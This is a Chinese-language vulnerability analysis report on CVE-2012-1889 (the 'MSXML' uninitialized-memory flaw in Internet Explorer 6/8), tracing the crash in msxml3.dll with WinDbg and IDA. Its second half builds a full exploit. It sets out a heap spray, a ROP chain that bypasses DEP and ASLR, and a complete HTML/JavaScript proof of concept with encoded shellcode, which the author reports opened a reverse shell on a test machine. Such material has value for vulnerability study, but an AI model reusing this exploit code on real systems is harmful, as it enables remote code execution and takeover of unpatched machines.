**北京蓝森科技有限公司**

**IE浏览器（cve-2012-1889）漏洞分析报告**

|  |  |
| --- | --- |
| 软件名称：IE浏览器  软件版本：6.0/8.0  漏洞模块：msxml3.dll  模块版本：2.0.0.0  编译日期：2008-04-14 | 操作系统：Windows XP/2003/7  漏洞编号：CVE-2012-1889  危害等级：高危  漏洞类型：缓冲区溢出  威胁类型：远程 |

**分析人：张海龙**

2021年1月20日

目录

[1 前言 2](#_Toc20825)

[1.1 cve-2012-1889 2](#_Toc22633)

[1.2 环境和工具 2](#_Toc11391)

[2 poc 复现现场 2](#_Toc11867)

[2.1 调试器收集poc崩溃现场信息 2](#_Toc16540)

[2.2 windbg分析现场 3](#_Toc19404)

[2.3 使用IDA静态分析所在模块 4](#_Toc2061)

[3 漏洞分析 5](#_Toc3785)

[3.1 动态分析漏洞成因 6](#_Toc2377)

[3.2 漏洞成因分析：栈空间复用原因 7](#_Toc27164)

[3.3 动态分析definition作为方法和作为属性的区别 8](#_Toc8540)

[3.4 分析关键分支条件 [edi + 8] 的意义 10](#_Toc20069)

[4 漏洞利用 10](#_Toc28445)

[4.1 图解堆喷(原创) 11](#_Toc29936)

[4.2 图解DEP/ALSR 下的堆喷/精准堆喷(原创) 11](#_Toc19762)

[4.3 分析当前漏洞现场 12](#_Toc25135)

[4.4 构建 Rop (原创) 13](#_Toc31009)

[4.5 实现精准堆喷 15](#_Toc25854)

[4.6 构建poc 实现反弹shell 16](#_Toc14335)

[5 查看exp结果 19](#_Toc16672)

# 1 前言

## **1.1 cve-2012-1889**

cve-2012-1889即是“暴雷”的编号，影响范围广，危害级别高。Microsoft XML CoreServices 3.0~6.0版本中存在漏洞，该漏洞源于访问未初始化内存的位置。远程攻击者可借助特制的web站点利用该漏洞执行任意代码或导致拒绝服务。


## **1.2 环境和工具**

系统环境：win7 32 + IE 8

工具：WinDbg、OllyDbg、X32Dbg、010Editor

# 2 poc 复现现场


## **2.1 调试器收集poc崩溃现场信息**

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093440679-1570059703.png)

分析： 可以看到，eax是0x0c0c0c0c，而eax来自于[ebp+28],也就是栈已经被污染了，已经栈被poc中的0c0c0c0c覆盖了。

## **2.2 windbg分析现场**

使用windbg 获取现场


[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093441650-269676055.png)

查看堆栈

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093442216-874892378.png)

追溯 eax 的来源：


[ebp-14h]

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093442887-2023881239.png)

分析： 看到eax源于栈的局部变量[ebp-0x14]，这里可以看到所在的模块是msxml3.dll


## **2.3 使用IDA静态分析所在模块**

1. 首先加载符号文件，便于分析

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093443686-1625813427.png)

来到异常所在API分析

这里\_dispatchImpl::InvokeHelper() 调用了一个子函数 sub\_7284E15F()，异常的现场在sub\_7284E15F()里面

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093444617-1755857148.png)

追溯 ebp-0x14

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093445851-1487438833.png)


可以看到 这里ebp-0x1c作为参数传入、\_\_imp\_\_ VariantInit() 初始化。

猜想 是这里影响了ebp -0x14。

# 3 漏洞分析

## **3.1 动态分析漏洞成因**

根据前面分析 可能是VariantInit()那里除了问题，但是查看资料后发现


[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094046288-397558485.png)

即 使用VariantInit初始化类型为VARIANTARG（或VARIANT）的新局部变量.

而 VARIANT是 16个字节，也就是ebp-0x1c~ebp-0xc ，所以的确可能初始化了。但是并没有传递数据源啊啊，怎么初始化？在这种挣扎之下于是动手下断点动态调试看看。


这里使用x32dbg 调试

> bp 6548e170 // call ds:\_\_imp\_\_VariantInit@4 ; VariantInit(x)

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094047207-1464769262.png)

分析： 可以看到在调用 VariantInit() 之前 栈空间就已经被覆盖填充了，所以可以得出这些栈上的数据应该是之前其他函数用完释放的，故这个漏洞是个类似Use-after-free（UAF）漏洞。

再来观察poc， 这些栈数据 都是正常申请的。

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094048152-1211601180.png)

既然这些都很正常，那问题来了，矛头都指向了 “ 为什么会复用栈空间？”。

## **3.2 漏洞成因分析：栈空间复用原因**

看到poc 脚本最后


[1569142253170[2]](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094048756-266015054.png)

查看MSDN

<https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms764733(v=vs.85)?redirectedfrom=MSDN>

发现 这是一个属性，而不是一个方法。所以应该是这里发生了错误。


仔细查看invokeHelper() 可以发现

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094049394-182403469.png)

跳转到：

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094050172-1017758079.png)

跳转到：


[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094050945-1148033991.png)

[edi+8] 的值决定着此函数的走向。当 [edi+8] > 0 的时候 这个跳转就会导向触发漏洞。

## **3.3 动态分析definition作为方法和作为属性的区别**

前面知道 [edi+8] 的值决定着程序是否正常，那就在此下断点，动态调试分析作为方法和属性的区别。


当作为方法调用的时候

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094051793-1996132291.png)

分析：

当作为方法的时候 [edi + 8] =1.即会跳转到异常分支触发漏洞。


当作为属性的时候

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094052529-1161847931.png)

分析：


作为属性的时候此值为0.

## **3.4 分析关键分支条件 [edi + 8] 的意义**

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094053416-1545907723.png)

分析：

edi = [ebp +arg\_14] , 而 [ebp +arg\_14] 是一个 struct tagDISPPARAMS\*，通过而tagDISPPARAMS 的结构体如下：

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094054206-710099932.png)


所以 [edi +8]= cArgs ，即参数的个数。当有参数的时候 这个漏洞就会触发。

# 4 漏洞利用

只要 把最难的win7 IE8 的DEP 和ALSR 给过掉，那么 IE6 和 win xp IE8 就很easy了。这里由于篇幅限制，就不一个一个实战了，直接来最硬的。


## **4.1 图解堆喷(原创)**

(若发现网上雷同图，系我的博客)

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094054891-145130009.png)


## **4.2 图解DEP/ALSR 下的堆喷/精准堆喷(原创)**

(若发现网上雷同图，系我的博客)


[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094055800-796003727.png)

解释： xxx.dll 是我们构造rop （ret2libc）链借助的模块

## **4.3 分析当前漏洞现场**


[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094057695-65670855.png)

归纳精简上述过程：


[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094059056-1619167909.png)

分析：

默认情况下，我们选择0x0c0c0c0c或者0x0d0d0d0d等作为堆喷地点 (即栈溢出覆盖成0x0c0c0c0c或0x0d0d0d0d)。 但是DEP的情况下，我们需要用Xchg eax,esp;ret地址将当前堆空间的 指令序列给esp才能结合[xx...;]ret;执行我们的rop链，在rop链改变 当前所在堆内存保护属性后，即绕过了DEP这时就能直接将EIP给我们的 堆空间里面代码了。

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094059989-1483917445.png)

即 我们只需要这几句就能利用：

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094101009-506326425.png)

## **4.4 构建 Rop (原创)**


*看到网上有些精华帖，直接断言 使用0x0c0c0c0c填充栈会失败,得用0x0c0c0c08然后配合后面一个call 之间的关系，才能完成Rop Bypass；但是我的头铁，实践探索了一下，其实就使用0x0c0c0c0c 就能成功Rop Bypass.*

其实我们需要构建两个rop链：

将执行流切换到栈上

修改栈的保护属性

1.构建执行流切换Rop(这里使用得模块是VsaVb7rt.dll，这个模块是系统模块，且没有ReBase，没有ALSR)：

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094101938-699358615.png)

使用mona 构建栈保护属性修改Rop：

  0x5e329d12,  // POP EBP // RETN [VsaVb7rt.dll]  
      0x5e329d12,  // skip 4 bytes [VsaVb7rt.dll]  
      0x5e28f7a4,  // POP EBX // RETN [VsaVb7rt.dll]  
      0x00000201,  // 0x00000201-> ebx  
      0x5e292c9d,  // POP EBX // RETN [VsaVb7rt.dll]  
      0x00000040,  // 0x00000040-> edx  
      0x5e34b61c,  // XOR EDX,EDX // RETN [VsaVb7rt.dll]  
      0x5e34b5ee,  // ADD EDX,EBX // POP EBX // RETN 0x10 [VsaVb7rt.dll]  
      0x41414141,  // Filler (compensate)  
      0x5e26098b,  // POP ECX // RETN [VsaVb7rt.dll]  
      0x41414141,  // Filler (RETN offset compensation)  
      0x41414141,  // Filler (RETN offset compensation)  
      0x41414141,  // Filler (RETN offset compensation)  
      0x41414141,  // Filler (RETN offset compensation)  
      0x5e357284,  // &Writable location [VsaVb7rt.dll] -------- 这里是用来保存的OldProtect  
      0x5e25e6cc,  // POP EDI // RETN [VsaVb7rt.dll]  
      0x5e267102,  // RETN (ROP NOP) [VsaVb7rt.dll]  
      0x5e25b1f6,  // POP ESI // RETN [VsaVb7rt.dll]  
      0x5e23aa93,  // JMP [EAX] [VsaVb7rt.dll]  
      0x5e290c74,  // POP EAX // RETN [VsaVb7rt.dll]  
      0x74614224,  // ptr to &VirtualProtect() (skipped module criteria, check if pointer is reliable !) [IAT MSVCR80.dll]  
      0x5e351384,  // PUSHAD // RETN [VsaVb7rt.dll]  
      0x5e287050,  // ptr to 'jmp esp' [VsaVb7rt.dll]

## **4.5 实现精准堆喷**

> !heap -p -a 0c0c0c0c // 查看0c0c0c0c所在堆的信息，以计算到此堆块初始未知的偏移

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022094102849-865796523.png)

计算偏移：

((Userptr - 0c0c0c0c )%0x1000 - 4 )/2 == 0x5f4;

所以在把rop放在0x5f4的偏移位置，然后把shellcode 放在rop之后就能实现精准堆喷了。


## **4.6 构建poc 实现反弹shell**

shellcode 和极光的一样，就不再赘述了。

直接构建poc如下：

<html>  
<head>  
<title>CVE 2012-1889 PoC</title>  
</head>  
<body>  
<object classid="clsid:A138CF39-2CAE-42c2-ADB3-022658D79F2F"></object>  
<object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id='poc'></object>  
<script>  
debugger;  
var shellcode =  
unescape("%u8b55%u53ec%u5756%u8160%u00ec%u0002%ueb00%u6320%u646d%u652e%u6578%u7700%u3273%u335f%u2e32%u6c64%u006c%u656b%u6e72%u6c65%u3233%u642e%u6c6c%ue800%u0000%u0000%u895b%ue05d%u8b64%u3035%u0000%u8b00%u0c76%u768b%u8b1c%u8b36%u0876%ud68b%ub860%ub065%u0f81%u5250%u73e8%u0001%u8900%ufc45%uc085%u840f%u01ff%u0000%u8b61%ufc7d%u438d%u6aee%u6a00%u5000%ud7ff%u4589%u8df4%ue343%u006a%u006a%uff50%u89d7%uf045%uec81%u0300%u0000%ud468%u0168%u8b7b%uf045%ue850%u0136%u0000%u348d%u5624%u0268%u0002%uff00%u85d0%u0fc0%uba85%u0001%u6800%uf064%u5bbc%u458b%u50f0%u15e8%u0001%u6a00%u6a00%u6a00%u6a00%u6a06%u6a01%uff02%u89d0%uec45%u2068%ubb4e%u8bc9%uf045%ue850%u00f6%u0000%uc766%u2484%u0100%u0000%u0002%uc766%u2484%u0102%u0000%ueb05%u84c7%u0424%u0001%u0000%u0000%u8d00%u24b4%u0100%u0000%u146a%uff56%uec75%ud0ff%uc085%u850f%u0157%u0000%u3e68%u97a7%u8b18%uf045%ue850%u00b2%u0000%uff68%uffff%uff7f%uec75%ud0ff%uc085%u850f%u0137%u0000%u3d68%u032e%uff62%uf075%u93e8%u0000%u6a00%u6a00%uff00%uec75%ud0ff%u4589%u68e8%u4d79%u92d7%u75ff%ue8f4%u007a%u0000%ud08b%ubc8d%u7024%u0002%ub900%u0011%u0000%u00b8%u0000%ufc00%uabf3%u84c7%u7024%u0002%u4400%u0000%uc700%u2484%u029c%u0000%u0101%u0000%uc766%u2484%u02a0%u0000%u0000%u758b%u89e8%u24b4%u02a8%u0000%ub489%uac24%u0002%u8900%u24b4%u02b0%u0000%ub48d%u7024%u0002%u8d00%u24bc%u0100%u0000%u5d8b%u8de0%udb5b%u5657%u006a%u006a%u006a%u016a%u006a%u006a%u6a53%uff00%ue9d2%u0097%u0000%u8b55%u83ec%u20ec%u758b%u8b08%u3c4e%uf103%u768b%u0378%u0875%u7589%u8bfc%u205e%u5d03%u8b08%u1846%u7c48%u8b35%u8334%u7503%u6008%ue856%u0038%u0000%u7d8b%u3b0c%u61c7%ue875%u758b%u8bfc%u2476%u7503%u3308%u66c9%u0c8b%u8b46%ufc75%u768b%u031c%u0875%u048b%u038e%u0845%u02eb%uc033%u558b%u8b08%u0c5d%ue58b%uc25d%u0008%u9090%u8b55%u83ec%u10ec%u00b8%u0000%u8b00%u0875%uc933%u0e8a%uc103%uc88b%ue9c1%uc107%u19e0%uc10b%u3346%u8ac9%u840e%u75c9%u8be7%u5de5%u04c2%u9000%u6890%ua312%uc69f%u75ff%ue8f4%uff5c%uffff%u006a%ud0ff%ue58b")  
  
//rop  
var rop\_chain =   
"\u0c20\u0c0c"+"\u29ed\u5e32"+"\u29ed\u5e32"+"\u29ed\u5e32"+"\u29ed\u5e32"+  
"\u29ed\u5e32"+  
"\u29ed\u5e32"+"\u29f1\u5e32"+"\u29f1\u5e32"+"\u29f1\u5e32"+  
"\u29f0\u5e32"+  
"\uf190\u5e28"+  
"\u9d12\u5e32" + // 0x5e329d12 : ,# POP EBP # RETN [VsaVb7rt.dll]   
"\u9d12\u5e32" + // 0x5e329d12 : ,# skip 4 bytes [VsaVb7rt.dll]  
"\uf7a4\u5e28" + // 0x5e28f7a4 : ,# POP EBX # RETN [VsaVb7rt.dll]   
"\u0201\u0000" + // 0x00000201 : ,# 0x00000201-> ebx  
"\u2c9d\u5e29" + // 0x5e292c9d : ,# POP EBX # RETN [VsaVb7rt.dll]   
"\u0040\u0000" + // 0x00000040 : ,# 0x00000040-> edx  
"\ub61c\u5e34" + // 0x5e34b61c : ,# XOR EDX,EDX # RETN [VsaVb7rt.dll]   
"\ub5ee\u5e34" + // 0x5e34b5ee : ,# ADD EDX,EBX # POP EBX # RETN 0x10 [VsaVb7rt.dll]   
"\u1000\u0000" + // 0x41414141 : ,# Filler (compensate)  
"\u098b\u5e26" + // 0x5e26098b : ,# POP ECX # RETN [VsaVb7rt.dll]   
"\u4141\u4141" + // 0x41414141 : ,# Filler (RETN offset compensation)  
"\u4141\u4141" + // 0x41414141 : ,# Filler (RETN offset compensation)  
"\u4141\u4141" + // 0x41414141 : ,# Filler (RETN offset compensation)  
"\u4141\u4141" + // 0x41414141 : ,# Filler (RETN offset compensation)  
"\u7284\u5e35" + // 0x5e357285 : ,# &Writable location [VsaVb7rt.dll]  
"\ue6cc\u5e25" + // 0x5e25e6cc : ,# POP EDI # RETN [VsaVb7rt.dll]   
"\u7102\u5e26" + // 0x5e267102 : ,# RETN (ROP NOP) [VsaVb7rt.dll]  
"\ub1f6\u5e25" + // 0x5e25b1f6 : ,# POP ESI # RETN [VsaVb7rt.dll]   
"\uaa93\u5e23" + // 0x5e23aa93 : ,# JMP [EAX] [VsaVb7rt.dll]  
"\u0c74\u5e29" + // 0x5e290c74 : ,# POP EAX # RETN [VsaVb7rt.dll]   
"\u4224\u7461" + // 0x74614224 : ,# ptr to &VirtualProtect() (skipped module criteria, check if pointer is reliable !) [IAT MSVCR80.dll]  
"\u1384\u5e35" + // 0x5e351384 : ,# PUSHAD # RETN [VsaVb7rt.dll]   
"\u7050\u5e28" ; // 0x5e287050 : ,# ptr to 'jmp esp' [VsaVb7rt.dll]  
  
function spray\_heap()  
{     
    var chunk\_size, nopsled, evilcode, block;        
    chunk\_size = 0x100000;  
    nopsled = "\u0c0c\u0c0c";     
var leftLength = 0x1000-0x5f4-rop\_chain.length-shellcode.length;  
    while (nopsled.length < 0x1000)  
        nopsled += nopsled;  
    padding1 = nopsled.substring(0, 0x5f4);  
    padding2 = nopsled.substring(0, leftLength);  
    evilcode = padding1 + rop\_chain + shellcode+padding2;  
    //console.log("evilcode.length:" + evilcode.length);  
    while (evilcode.length < chunk\_size){   
    evilcode += evilcode;  
   }  
    block = evilcode.substring(0, chunk\_size);  
    heap\_chunks = new Array();  
  
    for (var i = 0 ; i < 200 ; i++)  
        heap\_chunks[i] = block.substring(0, block.length);  
}     
   
spray\_heap();  
   
//Vulnerability Trigger  
  
    var pocObj = document.getElementById('poc').object;  
      
    //初始化数据变量srcImgPath的内容(unescape()是解码函数)  
    var srcImgPath = unescape('\u0c0c\u0c0c');  
      
    //构建一个长度为0x1000字节的数据  
   while(srcImgPath.length < 0x1000)  
        srcImgPath += srcImgPath;  
          
    //构建一个长度为0x1000\*4的数据,起始内容为“\\poc”  
   srcImgPath = "\\\\poc"+srcImgPath;  
      
    nLenth = 0x1000-4-2-1;  //4=堆长度信息 2=堆结尾信息 1=0x00  
      
    srcImgPath = srcImgPath.substr(0,nLenth);  
      
    //创建一个图片元素,并将图片源路径设为srcImgPath;  
    var emtPic = document.createElement("img");  
      
    emtPic.src = srcImgPath;  
      
    emtPic.nameProp;    //返回当前图片文件名(载入路径)  
      
    pocObj.definition(0);  //定义对象（触发溢出）  
   
</script>  
</body>  
</html>  
​

# **5 查看exp结果**

[](https://img2018.cnblogs.com/blog/1748935/201910/1748935-20191022093500494-2062262552.png)

在另外一个虚拟机成功连接上目标虚拟机，exp成功。